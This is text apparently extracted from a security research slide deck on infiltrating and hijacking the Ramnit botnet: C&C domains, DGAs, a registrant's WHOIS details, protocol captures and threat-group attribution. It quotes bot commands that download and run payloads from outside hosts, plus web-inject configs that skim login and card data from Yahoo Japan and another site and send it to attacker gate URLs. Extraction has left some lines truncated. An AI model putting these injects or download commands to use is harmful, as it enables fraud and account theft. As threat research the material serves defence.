


Classifying malicious samples



Wow!
Can be controlled by anyone!

C&C domains



C&C domains

Ramnit

PGP: "block"

No encryption

redor-m
verfdase
gerdakou

Domain Name: **SUPNEWDMN.COM**

Expiration Date: **2020-02-13T21:00:00Z**

Registrant Name: **Denis Shlyapovich**

Registrant City: **Saint-Petersburg**

Registrant Email: **denis.shlyapovich@yandex.ru**

ation

poopthre
ytioghfo
aweceryk

libdnsmasq.com


supnewdmn.com

DE
UK2
allsup
...

C&C domains

BOTNET
MALWARE
~~'RAMMITS'~~
TARGETS

Further investigation of the various C2 c
(Domain Generation Algorithm), that sh




DGAs
"vich"



Infiltrating the botnet

Infiltrating the botnet



Infiltrating the botnet

- Collecting valid RSA signatures for different IP addresses
 - Signatures for 42 IP addresses and for 5 different RSA public keys have been collected

```
> CMD 51, data = []  
< CMD 51, data = ['STRING(128): (39eed7f97710a3403dc1e96022c307b055af08fed398c4c14b897
```

RC4 decrypt (RC4 key)

RSA encrypt (Pub Key)

ANS1 SEQUENCE:

OBJECT IDENTIFIER 1.3.14.3.2.26 sha1 (OIW)

OCTET STRING(20 bytes)

D209449018CD268C29B20D8EC45CB6B360A5BCFC

Infiltrating the botnet

- Accessing botnet prevalence

MD5 of a computer unique identifier

```
>>> CMD F0, data = ['DWORD: 00000000', 'DWORD: 00000000', 'DWORD: 00000000',  
'STRING(32): 8cd749ec8c35f4e9da6322e59e1d8872', 'STRING(7): (64656  
<<< CMD F0, data = ['QWORD: 000003B6 00000000', 'DWORD: 00000000',  
  
>>> CMD F0, data = ['DWORD: 00000000', 'DWORD: 00000000', 'DWORD: 00000000',  
'STRING(32): 8a7e78fd1f7e589d36fc0bec2664c39b', 'STRING(7): (64656  
<<< CMD F0, data = ['QWORD: 000003B7 00000000', 'DWORD: 00000000',
```

Bot ID (assigned by C&C server)


Infiltrating the botnet

- Accessing botnet prevalence

```
"domain" : "nkootxbot.com",
"campaign" : "xxx_n_1",
"ip" : "185.44.75.109",
"date" : 2018-06-14,
"commands" : [
  {
    "command" : "getexec \"dml:///185.44.75.109:443",
    "cmd_id" : 3,
    "expiration" : 3600
  }
],
"bot_id" : 100875,
```

Infiltrating the botnet

- C&C IS



Infiltrating the botnet

- C&C IS


Авторизация

Логин:

Пароль:

Войти

Hidden in the Dark Net



Backend
Server

Infiltrating the botnet

- Getting commands and download additional payloads

```
"domain" : "nkootxbot.com",
"campaign" : "xxx_n_1",
"ip" : "185.44.75.109",
"date" : "2018-06-14",
"commands" : [
  {
    "command" : "getexec \"dml://185.44.75.109:443",
    "cmd_id" : 3,
    "expiration" : 3600
  }
],
"bot_id" : 100875,
```

Infiltrating the botnet

- Getting commands and download additional payloads
 - “getexec”
 - “screen”
 - “cookies”
 - “kos”

```
CMD F0, data = ['QWORD: 0000000000000000', 'DWORD: 00000000', 'DWORD: 0000001E',  
'STRING(6): (screen)', 'QWORD: 0000001300000000', 'DWORD: 000000E10',  
'STRING(51): (getexec "dml://176.53.118.145:443/1/r3.exe" "3.exe")']
```

```
CMD F0, data = ['QWORD: 0000000000000000', 'DWORD: 00000000', 'DWORD: 00000078',  
'STRING(66): (getexec "https://cookingwithtim.com/opa/dGwblqBn.vbs" "absdef.vbs")']
```


Web-injects

https://login.yahoo.co.jp/config/login

```
set_url https://login.yahoo.co.jp/config/logi* GP
```

```
data_before  
</body>  
data_end
```

data_inject

```
<script  
src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></scri  
pt>  
<script type="text/javascript">
```

```
var INJ = {  
  home: "https://ijoljkk.adygeya.su/uadmin/gates/log.php",  
  bid: "<%IDBOT%>",  
  link: "yahoo.jp",  
  form1 : '<div class="scum" id="cc_view" style="display: ">\<br>  
  <form method="post" name="" onsubmit="return false" class="f1">\
```

The screenshot shows the Yahoo! Japan login configuration page. The URL bar at the top displays 'https://login.yahoo.co.jp/config/login'. The page features the 'YAHOO! JAPAN' logo and navigation links. A red box highlights the 'Card number' input field in the payment section, which is part of a form titled 'あなたのアカウントを確認してください'. Below the input field is a 'Conrim' button. A white arrow points from the bottom of the page towards the highlighted field. The footer contains the text 'プライバシー - 利用規約 - ヘルプ・お問い合わせ Copyright (C) 2020 Yahoo Japan Corporation. All Rights Reserved.'

Infiltrating the botnet

- Getting web-injects (and targets)

```
data_end
data_after
data_end

set_url https://\*.pornhub.com/login\* GP

data_before
<head>
data_end
data_inject
<script>var home_link = https://kioxixu.abkhazia.su/jpccgrab";var gate_link = home_link+"/gate.php";
var pkey = "Bc5rwl2";eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+
```

Infiltrating the botnet: summary


3 groups of C&C servers (with different RC4 keys) probably controlled by 3 different groups of cybercriminals:

- **Group 1 (European):**
 - Uses the most recent version of malware
 - DGA with “.click”, “.bid”, “.eu” TLDs
 - Regional IP filtering
- **Group 2 (Demetra):**
 - Uses Russian and Ukrainian VPS hostings that doesn't require identity verification
 - Strong evidence that threat actors are Russian-speaking
 - Uses malware version from 2015 (probably patched binary)
- **Group 3 (Black):**
 - Last time it was active the only activity was loading Ngioweb proxy malware




Hijacking the botnet

Hijacking the botnet

